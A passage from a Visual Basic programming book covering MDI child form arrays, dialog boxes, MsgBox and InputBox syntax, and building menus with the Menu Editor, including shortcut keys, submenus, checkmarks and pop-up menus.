Dim Forms(1 To 20) As Form1
```

If we declare this array, **Forms()**, as a form-level array in the MDI form, we can refer to that array in all procedures in the MDI form. For example, we might want to create and display a new MDI child form in a procedure named **NewWindow_Click()**:

```
Private Sub NewWindow_Click()

End Sub
```

Next, we set up a static variable to hold the total number of MDI child forms, **NumberForms**, and increment that variable now that we re adding a new form:

```
Private Sub NewWindow_Click()
    Static NumberForms
    NumberForms = NumberForms + 1
...
End Sub
```

Now, we create a new form and add it to the form array:

```
Private Sub NewWindow_Click()
    Static NumberForms
    NumberForms = NumberForms + 1
    Set Forms(NumberForms) = New Form1
...
End Sub
```

Throughout the rest of the program, now, we re able to refer to the new form as a member of the form array; here, for example, we set its caption and show it, referring to it with an index value in the form array:

```
Private Sub NewWindow_Click()
    Static NumberForms
    NumberForms = NumberForms + 1
    Set Forms(NumberForms) = New Form1
    Forms(NumberForms).Caption = "Document" & Str(NumberForms)
    Forms(NumberForms).Show
End Sub
```

Coordinating Data Between MDI Child Forms (Document Views)

Your new word-processor program is almost done just one more refinement to add. You want to allow the user to open multiple *views* into the same document. A view is just a window into a document, and if a document has multiple views open, the user can scroll around in different parts of the same document at the same time. You ve been able to open the same document in several view windows now but what if the user starts typing into one view? All the other views should also be updated with the new text as well. How do you keep all the open views of the same document coordinated?

We ll see how this works now. In this example, the MDI child windows will be based on a form, **Form1**, in which we ve placed a text box. The user can open as many MDI child windows as they like with the New item in the Window menu. When they type in one MDI child s text box, however, we should mirror any such changes in the other MDI children s text boxes as well. This is shown in Figure 4.20, where the text appears simultaneously in both MDI children while the user types into one.

Figure 4.20 Coordinating MDI children.

We start by adding a new module to the program with the Project[vbar]Add Module item so that we can set up a global array of forms, **Forms**, and an array index variable, **NumberForms**, in that module:

```
Public Forms(1 To 20) As Form1
Public NumberForms As Integer
```

Next, we add a Window menu to the MDI form. We also add new forms to that array of forms when the user creates such new forms by adding this code to the MDI form s New item in the Window menu:

```
Private Sub NewWindow_Click()
    NumberForms = NumberForms + 1
    Set Forms(NumberForms) = New Form1
    Forms(NumberForms).Caption = "Document" & Str(NumberForms)
    Forms(NumberForms).Show
End Sub
```

Now the **Forms** array holds the MDI children in our program.

When the user types text into the text box displayed in an MDI child, we want to update all the other MDI children as well, making them display the same text. When you type into a text box, a **Change** event occurs, and we ll add code to that event s handler function to update all the other MDI children:

```
Private Sub Text1_Change()

End Sub
```

Here, we store the text in the just-changed text box and, in this simple example, just loop over all MDI children, updating them to match the changed text box:

```
Private Sub Text1_Change()
    Dim Text As String
    Text = Text1.Text
    For intLoopIndex = 1 To NumberForms
        Forms(intLoopIndex).Text1.Text = Text
    Next intLoopIndex
End Sub
```

Now when you change the text in one child, the text in all children is updated. In this way, we can support multiple views into the same document.

Creating Dialog Boxes

It s time to ask the user for some feedback, and you don t want to use the Visual Basic input box because that can only accept one line of text. Besides, you don t like the way it looks (it s not a great favorite among Visual Basic programmers, perhaps for that reason). Looks like you ll have to use a dialog box. How do they work in Visual Basic?

To add a dialog box to a project, select the Project[vbar]Add Form item. You can add a simple form and make it into a dialog box, but Visual Basic already has a predefined dialog box form, named Dialog, so select that in the Add Form box and click Open.

TIP: To learn more about adding predefined forms to a project, see Using Visual Basic Predefined Forms, Menus, And Projects in Chapter 2.

This adds a new dialog box to the project, as shown in Figure 4.21.

Figure 4.21 A new dialog box.

This dialog box comes with an OK and Cancel button, and its **BorderStyle** property is already set to 3, which creates a fixed dialog-style border with only one control button: a close button.

We add a text box, Text1, to the dialog box, as also shown in Figure 4.21. Next, we declare a **Public** string, **Feedback**, in the dialog box s (General) section; this string will hold the text that the user gives us as feedback:

```
Public Feedback As String
```

When the dialog box opens, we can initialize **Feedback** to the empty string:

```
Private Sub Form_Load()
    Feedback = ""
End Sub
```

If the user clicks the Cancel button, we want to leave the text in **Feedback** as the empty string and just hide the dialog box:

```
Private Sub CancelButton_Click()
```

```
    Hide
End Sub
```

If the user clicks OK, on the other hand, we fill the **Feedback** string with what the user has typed into the text box, and then hide the dialog box:

```
Private Sub OKButton_Click()
    Feedback = Text1.Text
    Hide
End Sub
```

That completes the dialog box. In the program s main form, we can show that dialog box when required this way note that we pass a value of 1 to the **Show()** method, which displays our dialog box as *modal*. Modal means that the user must dismiss the dialog box before continuing on with the rest of the program (the default value passed to **Show()** is 0, which displays windows in a non-modal way):

```
Private Sub Command1_Click()
    Dialog.Show 1
...
End Sub
```

Next, we can display the feedback that the user has given us, if any, by examining the dialog s **Feedback** string this way:

```
Private Sub Command1_Click()
    Dialog.Show 1
    Text1.Text = Dialog.Feedback
End Sub
```

And that s it now we are supporting dialog boxes, as shown in Figure 4.22.

Figure 4.22 Using a newly created dialog box.

TIP: One good rule for constructing dialog boxes: always add a Cancel button so that if users open the dialog box by mistake, they can close it without consequences.

All About Message Boxes And Input Boxes

Visual Basic provides two ways of displaying message boxes and input dialog boxes:

using **MsgBox()** and **InputBox()**. We ll cover their syntax in the following subsections.

The MsgBox() Function

You use **MsgBox()** to display a message to the user and get a return value corresponding to one of the buttons in the message box. Here s the syntax:

```
MsgBox(prompt[, buttons] [, title] [, helpfile, context])
```

The *prompt* argument holds the string displayed as the message in the dialog box. (The maximum length of *prompt* is approximately 1,024 characters.)

TIP: If *prompt* is made up of more than one line, you can separate the lines using a carriage return character (**Chr(13)**), a linefeed character (**Chr(10)**), or both (**Chr(13) & Chr(10)**) between each line.

The *buttons* argument specifies what to put into the message box, as specified in Table 4.2. The default value for *buttons* is 0.

Table 4.2 MsgBox() constants.

Constant	Value	Description
vbOKOnly	0	Display OK button only
vbOKCancel	1	Display OK and Cancel buttons
vbAbortRetryIgnore	2	Display Abort, Retry, and Ignore buttons
vbYesNoCancel	3	Display Yes, No, and Cancel buttons
vbYesNo	4	Display Yes and No buttons
vbRetryCancel	5	Display Retry and Cancel buttons
vbCritical	16	Display Critical Message icon
vbQuestion	32	Display Warning Query icon
vbExclamation	48	Display Warning Message icon
vbInformation	64	Display Information Message icon
vbDefaultButton1	0	First button is default
vbDefaultButton2	256	Second button is default
vbDefaultButton3	512	Third button is default
vbDefaultButton4	768	Fourth button is default
vbApplicationModal	0	Application modal; the user must respond to the message box before continuing work in the current application.
vbSystemModal	4096	System modal; all applications are suspended until the user responds to the message box.
vbMsgBoxHelpButton	16384	Adds Help button to the message box

VbMsgBoxSetForeground	65536	Specifies the message box window as the foreground window
vbMsgBoxRight	524288	Text is right-aligned
vbMsgBoxRtlReading	1048576	Specifies text should appear as right-to-left reading on Hebrew and Arabic systems

The *title* parameter holds the string displayed in the title bar of the dialog box. (If you don t specify *title*, the application name is placed in the title bar.)

The *helpfile* argument is a string that identifies the Help file to use to provide context-sensitive Help for the dialog box.

The *context* argument is the Help context number assigned to the appropriate Help topic.

The possible return values from **MsgBox()** appear in Table 4.3.

Table 4.3 MsgBox() return values.

Constant	Value	Description
vbOK	1	OK
vbCancel	2	Cancel
vbAbort	3	Abort
vbRetry	4	Retry
vbIgnore	5	Ignore
vbYes	6	Yes
vbNo	7	No

The InputBox() Function

You can use the **InputBox()** function to get a string of text from the user. Here s the syntax for this function:

```
InputBox(prompt[, title] [, default] [, xpos] [, ypos] [, helpfile, context])
```

The *prompt* argument is a string displayed as the message in the dialog box.

The *title* argument is a string displayed in the title bar of the dialog box. (If you don t specify the *title*, the application name is placed in the title bar.)

The *default* argument is a string displayed in the text box as the default response if no other input is provided.

The *xpos* argument is a number that specifies (in twips) the horizontal distance of the left edge of the dialog box from the left edge of the screen.

The *ypos* argument is a number that specifies (in twips) the vertical distance of the upper edge of

the dialog box from the top of the screen.

The *helpfile* argument is a string that identifies the Help file to use to provide context-sensitive Help for the dialog box.

The *context* argument is the Help context number assigned to the appropriate Help topic.

The **InputBox()** function returns the string the user entered.

Passing Forms To Procedures

You can pass forms to procedures just as you would any object. Here, we ve set up a subroutine, **ColorWindowWhite()**, to turn the background color of a form to white:

```
Sub ColorWindowWhite(FormToColor As Form)


End Sub
```

In this case, we can simply refer to the form passed to this subroutine by the name we ve given the passed parameter, **FormToColor** :

```
Sub ColorWindowWhite(FormToColor As Form)
    FormToColor.BackColor = RGB(255, 255, 255)
End Sub
```

Now you can pass a form to the **ColorWindowWhite()** subroutine easily:

```
Private Sub Command1_Click()
    ColorWindowWhite Me
End Sub
```

And that s all it takes to pass a form to a procedure.

Minimizing/Maximizing And Enabling/Disabling Forms From Code

To exert a little more control over the windows in your programs, you can set the **WindowState** property to maximize or minimize them. Here s how you set that property, and what those settings mean:

" *0* Normal

" *1* Minimized

" *2* Maximized

Here s an example, where we minimize a form when the user clicks a button:

```
Private Sub Command1_Click()
    WindowState = 1
End Sub
```

You can also set the **Enabled** property to enable or disable a window (when it s disabled, it will only beep if the user tries to give it the focus). You set the **Enabled** property to True to enable a window and to False to disable it.

Chapter 5
Visual Basic Menus

If you need an immediate solution to:

Using The Visual Basic Application Wizard To Set Up Your Menus

What Item Goes In What Menu?

Adding A Menu To A Form

Modifying And Deleting Menu Items

Adding A Menu Separator

Adding Access Characters

Adding Shortcut Keys

Creating Submenus

Creating Immediate (Bang) Menus

Using The Visual Basic Predefined Menus

Adding A Checkmark To A Menu Item

Disabling (Graying Out) Menu Items

Handling MDI Form And MDI Child Menus

Adding A List Of Open Windows To An MDI Form s Window Menu

Making Menus And Menu Items Visible Or Invisible

Creating And Displaying Pop-Up Menus

Adding And Deleting Menu Items At Runtime

Adding Bitmaps To Menus

Using The Registry To Store A Most Recently Used (MRU) Files List

In Depth

Everyone who uses Windows knows about menus they re those clever controls that hide away lists of items until you want to make a selection, like the Visual Basic File menu, which appears in Figure 5.1. And, in fact, that s the design philosophy

behind menus: rather than presenting the user with all possible controls at once, menus hide their items until needed. Imagine a program with 50 buttons all over it Save File, Save File As, Insert Object, Paste Special, and so on you d hardly have space for anything else. That s why menus are so popular: they present their controls in drop-down windows, ready to use when needed.

Figure 5.1 The Visual Basic File menu.

In this chapter, we re going to take a look at using menus in Visual Basic. We ll start with an overview of designing your menu system, including some considerations that Microsoft has developed. Then we ll go to this chapter s Immediate Solutions, seeing how to use the Visual Basic Menu Editor to create and modify menus. We ll also see how to modify menus and the items they include from code, when a program is running. And, of course, we ll see some special topics, like how to create a Most Recently Used (MRU) list of files and how to use Windows functions to add bitmaps to menu items.

We ll start our overview on Visual Basic menus now by taking a look at the parts of a menu.

Menu Design Considerations

Every Windows programmer is familiar with the parts of a menu; for reference, they appear in Figure 5.1. The menu names in a program appear in the menu bar usually just under the title bar and when the user selects a menu, that menu opens, like the File menu in Figure 5.1.

Each menu usually contains items arranged in a vertical list. These items are often grouped into functional groups with menu separators, or thin horizontal rules, as shown in Figure 5.1. When the user selects a menu item (from the keyboard or with the mouse), that item appears highlighted; pressing Enter or releasing the mouse button opens that item.

Menu items can also be disabled (also called grayed out), as shown in Figure 5.1. A disabled item is not accessible to the user and does nothing if selected.

TIP: If your program presents the user with a lot of disabled menu items, the user may feel locked out and frustrated. To avoid such situations, many programs add or remove menu items from menus at runtime, and we ll see how to do that in this chapter.

Access Characters And Shortcuts

Ideally, each item should have a unique *access character* for users who choose commands with keyboards. The user reaches the menu or menu item by pressing Alt

key and the *access character*. The access character should be the first letter of the menu title, unless another letter offers a stronger link; no two menus or menu items should use the same access character.

Shortcuts are also useful to the user; these keys are faster than access characters in that the user only needs to enter a shortcut to execute the corresponding menu item. For example, the New Project shortcut in Figure 5.1 is Ctrl+N.

Note also that an ellipsis (&) should follow names of menu items that display a dialog box (Save As&, Preferences&, etc.) when selected. In addition, if you have menus in the menu bar that execute a command immediately instead of opening a menu, you should append an exclamation point to the menu s name, such as Collate!

Designing Your Menus

A popular aspect of Windows is that it gives the user a common interface, no matter what program they re using, and users have come to expect that. In fact, if it s hard to learn a new, nonstandard Windows program, the user may well turn to a Windows-compliant alternative, so it s a good idea to stick with the Windows standards.

Most programs have a File menu first (at left) in the menu bar, followed by other menus, like a View menu, a Tools menu, and so on, followed by a Help menu, which usually appears last (and often at the extreme right in the menu bar). Users expect to find certain standard items in particular menus; for a list of these items, see What Item Goes In What Menu? in this chapter.

Microsoft recommends that you keep your menu item names short. For one thing, if you want to release your application internationally, the length of words tends to increase approximately 30 percent in foreign versions, and you may not have enough space to list all of your menu items. Microsoft also recommends that you use the **mnu** prefix in code for menus, like **mnuFile**, and menu items, like **mnuFileOpen**.

That completes our overview it s time to turn to the Immediate Solutions.

Immediate Solutions

Using The Visual Basic Application Wizard To Set Up Your Menus

Probably the easiest way to get a substantial menu system going in your program is to design that program with the Visual Basic Application Wizard. The menu-designing window that appears when you build an application with the Application Wizard appears in Figure 5.2.

Figure 5.2 Using the Application Wizard to design a menu system.

You can arrange, add, or remove menu items with the click of a mouse. The Application Wizard isn t for everyone, but it can create a very complete menu system, as shown in Figure 5.3, where the File menu in the created application is open.

Figure 5.3 An Application Wizard designed program s menu system.

What Item Goes In What Menu?

The Testing Department gives you a call to ask why the Paste item in your new application is in the View menu. You ask if they had a different menu in mind, and they mention something about the Edit menu. How can you avoid such calls? With the following lists.

Users expect to find certain standard items in certain menus if your program is going to support those items. To start us off, here s the kind of item you might find in the File menu (note that not all programs will use all these menus):

" New

" Open

" Close

" Close All

" Save

" Save As

" Save All

" Properties

" Templates

" Page Setup

" Print Preview

" Print

" Print Using

" Send

" Update

" Exit

TIP: Even in programs that don t handle files, it s not uncommon to see a File menu for one reason that s where the user expects the Exit item. Don t forget to add an Exit item to your menu system (you can end a Visual Basic program using the **End** statement, so this menu item is easy to implement).

The Edit menu usually holds items like these:

" Undo

" Redo

" Cut

" Copy

" Paste

" Paste Using

" Paste Special

" Clear

" Select All

" Find

" Replace

" Bookmark

" Insert Object (unless you have a separate Insert menu)

The View menu has items like these:

" Toolbar

" Status Bar

" Refresh

" Options

The Window menu has items like these:

" New Window

" Cascade

" Tile Windows

" Arrange All

" Split

" List Of Windows

The Help menu has items like these:

" Help

" Help Index

" Help Table of Contents

" Search for Help On

" Web Support

" About

Adding A Menu To A Form

The design process is complete it s time to start adding menus to your new program. But when you sit down and start looking for the Menu tool in the toolbox, you find that there isn t one. Just how do you add a menu to a form?

You use the Visual Basic Menu Editor. You ll get a basic introduction to the Menu Editor here, and we ll use it throughout this chapter. To add a menu to a form, select that form (that is, click on it), and open the Menu Editor by selecting the Menu Editor in the Tools menu. Or, you can select its icon in the toolbar (which has the tool tip Menu Editor). The Visual Basic Menu Editor appears in Figure 5.4.

Figure 5.4 The Visual Basic Menu Editor.

Creating A New Menu

To create a new menu, you only have to provide two essential items: the caption of the menu and its name. The **Caption** property holds the title of the menu, such as File, and the **Name** property holds the name you ll use for that menu in code, such as **mnuFile**.

Fill in the **Caption** and **Name** properties for your new menu now. Congratulations you ve created a new menu. Now it s time to add items to the new menu.

Creating A New Menu Item

We can add a new menu item, say, New, to the File menu we ve just created. To do so, click the Next button in the Menu Editor, moving the highlighted bar in the box at the bottom of the Menu Editor down one line. If you just entered new **Caption** and **Name** values and left it at that, you d create a new menu, not a new menu item. So click the right-pointing arrow button in the Menu Editor now to indent the next item four spaces in the box at the bottom of the Menu Editor. Now enter the **Caption** (New) and **Name**, (mnuFileNew) values for the new menu item.

The menu item you ve just created appears in the Menu Editor below the File menu item and indented, like this:

```
File
```

```
....New
```

This means that we now have a File menu with one item in it New.

That s how your menu system is displayed in the Menu Editor: as a series of indented items. For example, here s how a File menu with New and Open items, followed by an Edit menu with three items, Cut, Copy, and Paste, would look in the Menu Editor:

```
File
....New
...Open
Edit
....Cut
....Copy
....Paste
```

Here s how to create a new menu system in the Menu Editor, step-by-step:

1. Enter the first menu s **Caption** and **Name**.

2. Click the Next button (or press Enter).

3. Click the right arrow to indent one level, making this next entry a menu item.

4. Enter the menu item s **Caption** and **Name**.

5. Click the Next button (or press Enter).

6. Repeat Steps 4 and 5 for all the items in the first menu.

7. Click the Next button (or press Enter).

8. Click the left arrow to outdent, making this next entry a menu.

9. Enter the next menu s **Caption** and **Name**.

10. Click the right arrow to indent one level, making this next entry a menu item.

11. Repeat Steps 4 and 5 for the items in this new menu.

12. Repeat Steps 7 through 11 for the rest of the menus in the program.

13. Click on OK to close the Menu Editor.

14. Edit the code.

You edit the code for menu items just as you do for other controls click the menu item in the form under design (opening the item s menu if necessary). This opens the menu item s event handler, like this:

```
Private Sub mnuFileNew_Click()

End Sub
```

Just add the code you want to execute when the user chooses this menu item to the event handler procedure:

```
Private Sub mnuFileNew_Click()
    LoadNewDoc
End Sub
```

And that s it now you ve added a menu system to your program.

Modifying And Deleting Menu Items

You think the program is perfect, but the users are complaining that they don t like having the Save As item in the Edit menu and want to move it to the File menu. Is that possible?

Yes, using the Menu Editor. You can rearrange, add, or remove items in your menu with the Menu Editor, so open that tool now (as shown in Figure 5.4).

Inserting Or Deleting Items In A Menu System

To add a new item to a menu, or a new menu to the menu system, select an item in the Menu Editor, and click the Insert button. This inserts a new, empty entry into the menu just before the item you selected:

```
File
....New
....Open
...
Edit
....Cut
....Copy
....Paste
```

Now just enter the new item s **Caption** and **Name** properties, and you re all set.

To remove a menu or menu item, just select that menu or item and click the Delete button.

Rearranging Items In A Menu System

You can use the four arrow buttons in the Menu Editor to move items up and down, as well as indent or outdent (that is, remove one level of indenting) menu items. Here s what the arrows do:

" *Right arrow* Indents a menu item.

" *Left arrow* Outdents a menu item.

" *Up arrow* Moves the currently selected item up one level.

" *Down arrow* Moves the currently selected item down one level.

For example, to move the Save As item from the Edit menu to the File menu, just select that item and keep clicking the up arrow button until the Save As item is positioned as you want it in the File menu.

Adding A Menu Separator

Menus themselves allow you ways to group commands by function (File, Edit, and so on). Often within a menu, however, it helps the user to group menu *items* by function (Print, Print Preview, Page Setup, and so on). You do that with *menu separators*.

A menu separator is a horizontal rule that really only has one purpose to divide menu items into groups (refer back to Figure 5.1). And using the Menu Editor, you can add separators to your menus.

To add a menu separator, select an item in the Menu Editor and click Insert to create a new item just before the item you selected. To make this new item a menu separator, just give use a hyphen (-) for its **Caption** property. You must give all menu items a name even if they don t do anything so give it a dummy **Name** property value as well, such as **mnuSeparator**.

When you run the program, you ll see the menu separators in place, as in the menu in Figure 5.5. Now we re adding menu item separators to our menus.

Figure 5.5 A menu with menu separators.

Adding Access Characters

The Testing Department s calling again: They like the menus you ve added to your program, but there s the keyboard access issue. Theoretically, they say, users should be able to use the keyboard for everything.

It s time to add access characters to your program. When the user presses the Alt key and an access character, the menu item corresponding to that access character is selected. How do you associate an access character with a menu or menu item? It s easy just place an ampersand (&) in front of the character you want to make into the access character in that menu or item s caption.

For example, if you had this menu system

```
File
....New
....Open
Edit
....Cut
....Copy
....Paste
```

you could make a letter in all menus or menu items into access characters by placing an ampersand in front of it:

```
&File
....&New
....&Open
&Edit
....&Cut
....C&opy
....&Paste
```

Avoiding Access Character Duplication

Note in the previous example that we have two items Cut and Copy in the Edit menu that begin with C . That s a problem, because an access character must be unique at its level (where the level is the menu bar for menus and a menu for menu items). To avoid confusion (both to the user and to Visual Basic), we make o , the second letter in Copy, the access character for that item.

The result of adding access characters to your menus at design time appears in the Menu Editor in Figure 5.6. At runtime, access characters appear underlined in menus, as shown in Figure 5.7.

Figure 5.6 Adding access characters.

Figure 5.7 Access characters are underlined.

To use an access key, users first open the menu in which the item they want to select appears (possibly using an access key, like Alt+F for the File menu), then they press the Alt key and the access key.

Adding Shortcut Keys

One of the most powerful aspects of menus are *shortcut keys* single keys or key combinations that let the user execute a menu command immediately (without having to open the menu the command is in, as you must do with access keys). You usually use function keys (although many PCs now go up to F16, it s best to limit yourself to F1 through F10) or Ctrl key combinations for shortcut keys. For example, the standard shortcut key for Select All is Ctrl+A, and entering that shortcut selects all the text in a document.

Giving a menu item a shortcut key is very easy in the Menu Editor. Just open the Menu Editor, select the item you want to give a shortcut key to (such as the File menu s New item in Figure 5.8) and select the shortcut key you want to use in the Menu Editor box labeled Shortcut. (Note that to open the Menu Editor, the form you re designing must be the active window in Visual Basic, not the code window.) In Figure 5.8, we give the New item the shortcut Ctrl+N.

Figure 5.8 Setting a shortcut key.

That s all it takes now run the program, as shown in Figure 5.9. You can see the Ctrl+N at the right in the menu item named New we ve installed our menu shortcut.

Figure 5.9 Shortcut key in a program s menu.

Shortcut Key Standards

Windows conventions now include a set of standard shortcut keys that are supposed to apply across most Windows applications. Here are the most common shortcut keys (be very careful when using these key combinations for other purposes; your users may expect the standard response):

" *Ctrl+A* Select All

" *Ctrl+B* Bold

" *Ctrl+C* Copy

" *Ctrl+F* Find

" *Ctrl+G* Go To

" *Ctrl+H* Replace

" *Ctrl+I* Italic

" *Ctrl+J* Justify

" *Ctrl+N* New

" *Ctrl+O* Open

" *Ctrl+P* Print

" *Ctrl+Q* Quit

" *Ctrl+S* Save

" *Ctrl+U* Underline

" *Ctrl+V* Paste

" *Ctrl+W* Close

" *Ctrl+X* Cut

" *Ctrl+Z* Undo

" *F1* Help

Creating Submenus

The email is in and it s more praise for your program, *AmazingWingDings* (Deluxe version). It s gratifying to read the great reviews but one user asks if you couldn t place the Red, Green, and Blue color selections in the Edit menu into a *submenu*. What are submenus, and how can you create them?

What the user wants appears in Figure 5.10. As you can see in that figure, the Colors item in the Edit menu has a small arrow at the right. This indicates that there s a submenu attached to this menu item. Selecting the menu item opens the submenu, as also shown in Figure 5.10. As you can see, submenus appear as menus attached to menus.

Figure 5.10 A program with a submenu.

Submenus let you organize your menu system in a compact way, and adding them to a program is simple. For example, let s say you started this way, with a Red, Green, and Blue menu item in the Edit menu:

```
Edit
....Cut
....Copy
....Paste
....Red
....Green
....Blue
....Select All
```

To put those items in a submenu, we first add a name for the submenu say, Colors:

```
Edit
....Cut
....Copy
....Paste
....Colors
....Red
....Green
....Blue
....Select All
```

All that s left is to indent (using the right arrow in the Menu Editor) the items that should go into that submenu (note that they must appear just under the submenu s name):

```
Edit
....Cut
....Copy
....Paste
....Colors
........Red
........Green
........Blue
....Select All
```

That s it close the Menu Editor.

You add code to submenu items in the same way that you add code to menu items just click them to open the corresponding event-handling function and add the code you want, as we ve done here to report the user s color selection:

```
Private Sub mnuEditColorsBlue_Click()
    MsgBox ("You selected Blue")
End Sub

Private Sub mnuEditColorsGreen_Click()
    MsgBox ("You selected Green")
End Sub

Private Sub mnuEditColorsRed_Click()
    MsgBox ("You selected Red")
```

Creating Immediate (Bang) Menus

Sometimes you ll see immediate menus (also called bang menus) in menu bars. These are special menus that don t open when you merely click them in the menu bar, they execute their associated command. The name of these menus is followed with an exclamation mark (!) like this: Download! When you click the Download! item in the menu bar, the downloading process starts at once, without opening a menu at all.

Now that toolbars are so common, one sees fewer immediate menus (that is, toolbars act very much like immediate menus are supposed to work), but some programmers still use them And because they re easy to create, we ll cover them here.

To create an immediate menu, just add a menu, such as Download! (don t forget to add exclamation point on the end of Download in the **Caption** property, but not in

the **Name** property), and don t give it any menu items. Instead, place the code you want to run in the **Click** event handler for the menu itself:

```
Private Sub mnuDownload_Click()
    MsgBox ("Downloading from the Internet...")
End Sub
```

That s all you need. Now when the user selects the Download! menu, this code will be executed. We re about to execute the Download! immediate menu in Figure 5.11. Note that there is no menu opening, even though the Download! item in the menu bar is selected.

Figure 5.11 Selecting an immediate menu.

Using The Visual Basic Predefined Menus

You can use the Visual Component Manager to add a predefined menu to a form (note that not all versions of Visual Basic come with the Visual Component Manager). As you can see in the Visual Component Manager s Visual Basic|Templates|Menus folder, as shown in Figure 5.12, six predefined menus are available. These menus include a File menu, an Edit menu, a Help menu, a Window menu, and so on. To add one of these menus to a form, just select the form and double-click the menu in the Visual Component Manager.

Figure 5.12 Selecting a predefined menu.

For example, we can add a predefined File menu to a form this way. The result appears in Figure 5.13.

Figure 5.13 Using a predefined menu.

Adding a predefined menu also adds code to the form. For example, here s the skeletal code that s added when you add a predefined File menu:

```
Private Sub mnuFileNew_Click()
  MsgBox "New File Code goes here!"
End Sub

Private Sub mnuFileOpen_Click()
```

```
  MsgBox "Open Code goes here!"
End Sub

Private Sub mnuFilePrint_Click()
  MsgBox "Print Code goes here!"
End Sub

Private Sub mnuFilePrintPreview_Click()
  MsgBox "Print Preview Code goes here!"
End Sub

Private Sub mnuFilePrintSetup_Click()
  MsgBox "Print Setup Code goes here!"
End Sub

Private Sub mnuFileProperties_Click()
  MsgBox "Properties Code goes here!"
End Sub

Private Sub mnuFileSave_Click()
  MsgBox "Save File Code goes here!"
End Sub

Private Sub mnuFileSaveAll_Click()
  MsgBox "Save All Code goes here!"
End Sub

Private Sub mnuFileSaveAs_Click()
  MsgBox "Save As Code goes here!"
End Sub

Private Sub mnuFileSend_Click()
  MsgBox "Send Code goes here!"
End Sub
```

TIP: If you don t have the Visual Component Manager, you can add a form with a predefined menu to a project. Select Project|Add Form, click the Existing tab, and

open the Menus folder to find the possible menu forms to add to your project.

Adding A Checkmark To A Menu Item

When you want to toggle an option in a program, such as Insert mode for entering text, it s easy to add or remove checkmarks in front of menu items. Displaying a checkmark gives visual feedback to the user about the toggle state of the option, and there s two ways to add checkmarks to menu items: at design time and at runtime.

Adding Checkmarks At Design Time

To add a checkmark to a menu item at design time, you simply select the Checked box in the Menu Editor, as shown in Figure 5.14, where we add a checkmark to the Edit menu s Insert item.

Figure 5.14 Adding a checkmark to a menu item at design time.

Now when the Edit menu is first displayed, the Insert item will appear checked.

Adding Checkmarks At Runtime

You can also set checkmarks at runtime using a menu item s **Checked** property. For example, here s how we toggle the Insert item s checkmark each time the user selects that item; setting **Checked** to True places a checkmark in front of the item, and to False removes that checkmark:

```
Private Sub mnuEditInsert_Click()
    Static blnChecked As Boolean
    blnChecked = Not blnChecked
    mnuEditInsert.Checked = blnChecked
End Sub
```

Running this code toggles a checkmark in front of the Insert item, as shown in Figure 5.15.

Figure 5.15 Adding a checkmark to a menu item at runtime.

Disabling (Graying Out) Menu Items

To indicate to the user that a menu item is not available at a particular time (such as Copy when there is no selected text), you can disable a menu item (also called graying it out). And you can do this at design time or runtime.

Disabling Menu Items At Design Time

To disable a menu item at design time, just deselect the Enabled box in the Menu Editor, as shown in Figure 5.16, where we disable the Insert menu item.

Figure 5.16 Disabling a menu item at design time.

Now when the Edit menu is first shown, the Insert item will be disabled.

Disabling Menu Items At Runtime

You can also disable (and enable) menu items at runtime using the item s **Enabled** property. You set this property to True to enable a menu item and to False when you want to disable an item.

For example, here s how we disable the Edit menu s Insert item when the user clicks it (note that in this program there is then no way for the user to enable it again):

```
Private Sub mnuEditInsert_Click()
    mnuEditInsert.Enabled = False
End Sub
```

Figure 5.17 shows the result we ve disabled the Insert menu item.

Figure 5.17 Disabling a menu item at runtime.

Handling MDI Form And MDI Child Menus

You ve created your new program, the *SuperWizardTextEditor*, and made it an MDI program. But now there s a call from the Testing Department users are getting confused. Why is the Edit menu still visible when no documents are open to edit? Can you fix this?

Yes you can. Visual Basic lets you specify two menus in an MDI program, one for the MDI form and one for the MDI child form (and more if you have several types of MDI child forms). If the MDI form has a menu and the MDI child form has no

menu, the MDI form s menu is active at all times.

If, on the other hand, the MDI child form *has* a menu, that menu *takes over* the MDI form s menu system any time one or more of those child forms is open. What this means in practice is that you give the MDI form a rudimentary menu system (typically just File and Help menus) and save the full menu system (like File, Edit, View, Insert, Format, Tools, Window, Help, and so on) for the child windows to ensure the full menu system is on display only when documents are open and those menus apply.

For example, you might add just this simple menu system to the MDI form in an MDI program. Note that you should, at a minimum, give the user some way to open a new or existing document, and you should provide access to Help:

```
File
....New
....Open
Help
....Contents
```

Here s an example of a full menu system you might then give to the MDI child form, which will take over the main MDI form s menu system when a child form is open:

```
File
....New
....Open
....Save
....Save As
Edit
....Cut
....Copy
....Paste
Tools
....Graphics Editor
....Charts Editor
....Exporter
Help
....Contents
```

TIP: If the user closes all documents at any time, the MDI form s menu system

becomes active again it s only when MDI child forms are open that their menus take over the main menu system.

Adding A List Of Open Windows To An MDI Form s Window Menu

You might have noticed that Window menus in professional MDI programs include a list of open MDI child windows, and you can select which child is active by selecting from this list. You can add that to your program by adding all the code yourself, but there s an easier way you can set a menu s **WindowList** property.

Setting a menu s **WindowList** property to True adds a list of windows to that menu, and you can set the **WindowList** property in the Menu Editor simply by selecting a checkbox, as shown in Figure 5.18.

Figure 5.18 Adding a window list to a Window menu.

Now when the program runs, the menu you added a window list to will indeed display a list of open windows, separated from the rest of the menu items with a menu separator, as shown in Figure 5.19.

Figure 5.19 Our window list is active.

You ve added a touch of professionalism to your program with a single mouse click.

Making Menus And Menu Items Visible Or Invisible

The Field Testing Department is on the phone again. Someone there doesn t like the look of the 30 disabled menu items in the Edit menu. You explain that those items just don t apply in most cases, so they should be disabled. The Field Testing people suggest you just remove those items from the Edit menu until they can be used. How does that work?

Like other Visual Basic controls, menus and menu items have a **Visible** property, and you can set that property to True to make a menu or menu item visible, and to False to make it invisible (and so remove it from a menu bar or menu).

For example, you might have an item in the File menu: Connect to the Internet , which is inappropriate in a computer that has no way to connect to the Internet. You can make that item disappear from the File menu by setting its **Visible** property to False, as we do here after checking some hypothetical variable **blnCanConnect** :

```
If blnCanConnect Then
    mnuFileInternet.Visible = True
```

```
Else
    mnuFileInternet.Visible = False
End If
```

Making menus and menu items visible or invisible is often a better alternative to displaying menus with too many disabled items (which can frustrate the user and make a program seem inaccessible).

Creating And Displaying Pop-Up Menus

Pop-up menus those menus that appear when you right-click a form have become very popular these days, and we can add them to Visual Basic programs.

Creating A Pop-up Menu

To create a new pop-up menu, just use the Menu Editor as shown in Figure 5.20, where we create a new menu named Popup (you can use whatever caption you want for the menu; the caption does not appear when the popup menu appears only the items in the menu appear). The menu has two items in it: Message (displays a message box) and Beep (beeps).

Figure 5.20 Designing a pop-up menu.

Note that we set this menu s **Visible** property to False to make sure we don t display it in the menu bar.

We ve created our pop-up menu now but it doesn t appear in the menu bar. How can we add code to the two items in that menu?

